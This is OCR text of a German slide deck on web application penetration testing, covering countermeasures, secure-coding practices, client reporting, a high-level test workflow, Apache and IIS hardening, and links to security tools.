
Massnahmen

• Buffer Overflows	Härten, Patchen, ...
• Referer Attack	Cookies (kein URL Session)
• Authentifizierung	Errors, no autocomplete
• MitM/MitB	SMS, Mutual Auth (not MitB)
• Session	ID neu, random, Cookies
• XSS	Secure Coding, Input Filter
• XST	Apache/ModSec, URLscan
• XSRF	SMS
• SQL Inject	Secure Coding, Input Filter
•	

Best Practice

- SECURE CODING (OWASP)
- Minimierte Installation/Modules/Methoden
- Keine Session-Infos in URL
- Fehlermeldungen abfangen
- Random Session ID und neue Session ID nach Auth
- <form autocomplete=”off”>
- Time wait anstatt lock
- Input/Output-Validation
- Web Application Firewall

Timeline (Jeremiah Grossman)



08 Presentation

- **Bericht einige Tage vor Präsentation beim Auftraggeber**
- **Eventuell zwei verschiedene Präsentationen, Highlevel-Management und Lowlevel Technik**
- **Raum für Fragen und Unklarheiten**
- **Nie mehr Tester als Auftraggeber an der Präsentation**
- **Vertrauliche Informationen nur mit zuständigen Verantwortlichen besprechen**
- **Videos und Live-Demos: langsam und klar, Botschaft!**
- **Maximal zwei Stunden**


09 Debriefing

- Lehren aus dem Projekt
- Archivierung neuer Angriffstechniken und Hilfsmittel
  - Tools, Checklisten, Exploits
- Analyse von gemachten Fehlern
- Knowhow-Transfer

- Laufende Information über Aktualitäten, Trends, Angriffstechniken und Verwundbarkeiten
- Evolve or die ;-)

Digg deeper


Webapp-Hacking, wie denn jetzt ganz genau?



Ablauf WebApp-Hacking

- URL aus Discovery oder Scope-Informationen

- 1 Spider, Web-Proxy → URLs
- 2 Technologien, Logik
- 3 Methods, Inputs (Form/Bin)
- 4 Attacke(n)
- 5 Report Resultate



- Attacken
  - Injection, Exploit, Password Cracking, Fuzzing, ...

Hardening

- Härtung Betriebssystem
- Default-Installation und Default-Passwörter entfernen
- Compiler entfernen
- Installationen von Softwarekomponenten auf das absolut notwendige Minimum beschränken
- Schliessen von unnötig offenen Ports, Deaktivierung von unnötigen Diensten
- Ersatz von unsicheren Protokollen und Diensten
- Patching und Updates zeitnah (vorgängig getestet)
- Separierung kritischer Bereiche mittels eigener Zonen
- Filterung ingress und egress
- Zyklische Überprüfung des aktuellen Status des Systems, Alarm und Reaktion bei Veränderungen

Web Hardening

- **Frontend**
  - **Normalization/Canonicalization**
  - **URL-Filters**
  - **POST-Filters**
  - **Intrusion Detection/Prevention**
  - **Logging**
  - **Anti-Evasion**
  - **Least Privileges**
  - **Pre-Authentication (Entry Server)**

Web Hardening

- **Frontend Lösungen**
  - **Appliances**
  - **Mod_security**
  - **Mod_rewrite**
  - **Mod_log_forensic**
  - **Microsoft ISA Server**
  - **IIS Lockdown / URLscan**

Web Hardening

- **Backend**
  - **Defaults**
    - **Default Module/Options/Beispiele entfernen**
    - **File Mappings und Handlers einschränken**
    - **Informationsabfluss reduzieren, Logging**
  - **Administrative Zugriffe**
    - **Anderen Port als Applikation binden, remote unsichtbar**
  - **Berechtigungen**
    - **Process, File, Directory → Least Privilege**
  - **Sichere Programmierung**

Hardening

- Apache
  - Selber kompilieren (unerwünschte Methoden auskommentieren)
  - Restriktive Dateiberechtigungen und niedrigste Prozessberechtigungen
  - Jailing / Chrooting
  - Auditing/Logging
  - Keine SYSTEM-Berechtigungen (Windows)

Hardening

- Internet Information Server
  - ISA front door (Reverse Proxy, Entry Server)
  - IIS Lockdown (IIS 4/5)
  - URLscan (IIS >6.0)
  - MBSA (Microsoft Baseline Security Analyzer)
  - GPO (Group Policy Objects)
  - Administration
    - Manuelle Konfiguration
      - Keine SYSTEM-Berechtigungen

Links

- OWASP (WebScarab, WebGoat): http://www.owasp.org
- Firecat: http://phrack.fr/resources/tools/pentest/Browser%20Extensions/
- Nikto: http://www.cirt.net/nikto2
- Paros: http://www.parosproxy.org/
- Burp:http://www.portswigger.net/
- Fiddler: http://www.fiddlertool.com/
- XSS Proxy: http://xss-proxy.sourceforge.net/
- XSS Cheat: http://ha.ckers.org/xss.html
- SQL Cheat: http://ha.ckers.org/sqlinjection/
- Curl: http://curl.haxx.se/
- Httprint: http://net-square.com/httprint/
- Httprecon: http://www.computec.ch/projekte/httprecon/
- Web Hack Exposed: http://www.webhackingexposed.com/
- IndianZ: http://www.indianz.ch/

Besten Dank...

… für Ihre Aufmerksamkeit!

Wem darf ich eine Frage beantworten? ;-)

IndianZ
www.indianz.ch